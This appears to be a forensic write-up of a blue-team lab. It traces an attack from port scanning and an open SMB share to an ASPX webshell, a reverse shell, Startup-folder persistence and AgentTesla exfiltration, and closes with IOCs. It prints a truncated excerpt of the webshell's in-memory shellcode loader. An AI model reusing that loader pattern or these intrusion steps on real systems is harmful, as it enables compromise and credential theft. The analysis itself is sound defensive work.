TL;DR#
An attacker at 10.0.2.4 began with an Nmap SYN scan against IIS server 10.0.2.15, identifying open ports 80, 135, 139, 443, and 445. Using SMB access to an unauthenticated Documents share, the attacker read information.txt and uploaded shell.aspx - an ASPX webshell using VirtualAlloc and CreateThread to execute shellcode in memory. A GET request to /Documents/shell.aspx returned HTTP 200, triggering a reverse shell from w3wp.exe back to the attacker on port 4443. The IIS worker process then spawned updatenow.exe, which was placed in the Startup folder for persistence. The file was confirmed as AgentTesla (56/70 VT detections) and established SMTP communication to cp8nl.hyperhost.ua:587 for data exfiltration.
Reconnaissance#
Port Scanning#
I opened the PCAP in Wireshark and applied the filter tcp.flags.syn == 1 && tcp.flags.ack == 0 to isolate outbound SYN packets without corresponding ACKs - the signature pattern of an Nmap SYN scan, where the scanner sends SYN packets to many ports but never completes the TCP handshake.

The results showed 10.0.2.4 sending SYN packets to a wide range of ports on 10.0.2.15. To identify which ports responded, I switched the filter to tcp.flags.syn == 1 && tcp.flags.ack == 1 to capture SYN-ACK responses from the target.

The target replied with SYN-ACK on ports:
- 80 (HTTP)
- 135 (RPC)
- 139 and 445 (SMB)
SMB Enumeration#
With ports identified, the attacker moved to SMB reconnaissance. Filtering for SMB2 traffic revealed a connection to the share \\10.0.2.15\IPC$ followed by a NetShareEnumAll request via the SRVSVC named pipe. In result, the attacker enumerated all network shares on the remote host without authentication.

The attacker connected to \\10.0.2.15\Documents and sent a Find Request with a wildcard pattern * to list all files.

Webshell Upload#
Share Content Analysis#

The directory listing returned 4 objects. The attacker issued an SMB2 Read Request for information.txt, which contained a note from the development team revealing that the server was configured to link the web server with SMB - confirming that the Documents share was directly served by IIS.
1This server setup is under development. We are trying to link the web server with SMB.
2Please do not tamper with our work.
3Best regards
4Dev Team
ASPX Webshell Deployment#
The attacker uploaded shell.aspx via an SMB2 Write Request of 1,015,024 bytes. The webshell uses Windows API calls imported via P/Invoke - VirtualAlloc allocates executable memory and CreateThread executes a shellcode byte array embedded directly in the Page_Load method:
 1    protected void Page_Load(object sender, EventArgs e)
 2    {
 3        byte[] aQG_MD7kxARm = new byte[200774] {0x4d,0x5a,0x41,0x52, ... ,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xff,0xff,
 40xff,0xff};
 5
 6        IntPtr oljksbhqM3m = VirtualAlloc(IntPtr.Zero,(UIntPtr)aQG_MD7kxARm.Length,MEM_COMMIT, PAGE_EXECUTE_READWRITE);
 7        System.Runtime.InteropServices.Marshal.Copy(aQG_MD7kxARm,0,oljksbhqM3m,aQG_MD7kxARm.Length);
 8        IntPtr kdw1 = IntPtr.Zero;
 9        IntPtr beozdB = CreateThread(IntPtr.Zero,UIntPtr.Zero,oljksbhqM3m,IntPtr.Zero,0,ref kdw1);
10    }
11</script>
Webshell Execution and Reverse Shell#
HTTP Trigger#
The attacker triggered the webshell with a GET request to /Documents/shell.aspx. The server responded with HTTP 200 OK, confirming successful execution.

Reverse Shell Establishment#
After the HTTP 200 response, a new SYN packet originated from 10.0.2.15:49688 toward 10.0.2.4:4443 - the victim initiating an outbound connection to the attacker on port 4443.

Post-Exploitation and Persistence#
Process Tree Analysis#
Next I analyzed the memory dump using Volatility. The process list showed w3wp.exe (PID 4332) with a child process updatenow.exe (PID 900, PPID 4332).
w3wp.exe is the IIS worker process that handles web requests sent to a web server running Microsoft’s Internet Information Services (IIS).
Whenever a user accesses a resource on an IIS server, this is the process responsible for executing those requests.
The network connections output shows that w3wp.exe (PID 4332) held a TCP connection from port 49688 to 10.0.2.4:4443
Startup Folder Persistence#

The full path for updatenow.exe was recovered from the memory dump. Placing an executable in the Startup folder
1C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\updatenow.exe
Payload Identification and Exfiltration#
Malware Confirmation#
I extracted updatenow.exe from the memory dump for analysis. The file is a 32-bit PE packed with UPX.
1updatenow.exe: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
2MD5:    d797600296ddbed4497725579d814b7e
3SHA256: c25a6673a24d169de1bb399d226c12cdc666e0fa534149fc9fa7896ee61d406f
C2 and Exfiltration Channel#
VirusTotal’s network behavior showed DNS resolution of cp8nl.hyperhost.ua resolving to 185.174.175.187, with a TCP connection established to port 587.

Checking cp8nl.hyperhost.ua on VirusTotal confirmed 3/94 vendors flagged the domain, with crowdsourced context explicitly linking it to AgentTesla C2 infrastructure.

A threat intelligence database lookup on the SHA256 hash returned a definitive match to AgentTesla - a commercial infostealer and keylogger known for credential theft, clipboard capture, and SMTP-based exfiltration.
Attack Timeline#
%%{init: {'theme': 'base', 'themeVariables': { 'background': '#ffffff', 'mainBkg': '#ffffff', 'primaryTextColor': '#000000', 'lineColor': '#333333', 'clusterBkg': '#ffffff', 'clusterBorder': '#333333'}}}%%
graph TD
    classDef default fill:#f9f9f9,stroke:#333,stroke-width:1px,color:#000;
    classDef recon fill:#e1f5fe,stroke:#0277bd,stroke-width:2px,color:#000;
    classDef exec fill:#ffebee,stroke:#c62828,stroke-width:2px,color:#000;
    classDef shell fill:#fff3e0,stroke:#e65100,stroke-width:2px,color:#000;
    classDef persist fill:#f3e5f5,stroke:#6a1b9a,stroke-width:2px,color:#000;
    classDef exfil fill:#fce4ec,stroke:#880e4f,stroke-width:2px,color:#000;
    classDef start fill:#e8f5e9,stroke:#2e7d32,stroke-width:2px,color:#000;

    A([10.0.2.4 - Attacker]):::start --> B[Nmap SYN scan
10.0.2.15 - open: 80 135 139 445]:::recon

    subgraph SMB [SMB Enumeration and Webshell Upload]
        B --> C[IPC$ connection
NetShareEnumAll via SRVSVC]:::recon
        C --> D[Documents share accessed
information.txt read]:::recon
        D --> E[shell.aspx uploaded
SMB2 Write 1015024 bytes]:::exec
    end

    subgraph Shell [Webshell Execution]
        E --> F[GET /Documents/shell.aspx
HTTP 200 OK]:::shell
        F --> G[w3wp.exe PID 4332
reverse shell to 10.0.2.4:4443]:::shell
    end

    subgraph Persist [Persistence]
        G --> H[w3wp.exe spawns
updatenow.exe PID 900]:::persist
        H --> I[updatenow.exe placed in
Startup folder - T1547.001]:::persist
    end

    subgraph Exfil [Exfiltration]
        I --> J[AgentTesla beacons
cp8nl.hyperhost.ua:587 SMTP]:::exfil
        J --> K([Credentials and keylog data
exfiltrated via email
185.174.175.187]):::exfil
    end
IOCs#
| Type | Value | Description |
|---|---|---|
| IP | 10.0.2.4 | attacker IP - scanner, SMB client, reverse shell listener |
| IP | 10.0.2.15 | victim IIS server |
| IP | 185.174.175.187 | AgentTesla SMTP exfiltration server |
| Domain | cp8nl.hyperhost[.]ua | AgentTesla C2, 3/94 VT, SMTP port 587 |
| File | shell.aspx | ASPX webshell using VirtualAlloc and CreateThread shellcode execution |
| File | updatenow.exe | AgentTesla, SHA256: c25a6673a24d169de1bb399d226c12cdc666e0fa534149fc9fa7896ee61d406f, MD5: d797600296ddbed4497725579d814b7e, 56/70 VT |
| Share | \\10.0.2.15\Documents | unauthenticated SMB share used for webshell upload |
| Path | C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\updatenow.exe | persistence via Startup folder T1547.001 |
| Port | 4443/TCP | reverse shell listener on attacker host |
| Port | 587/TCP | SMTP exfiltration channel |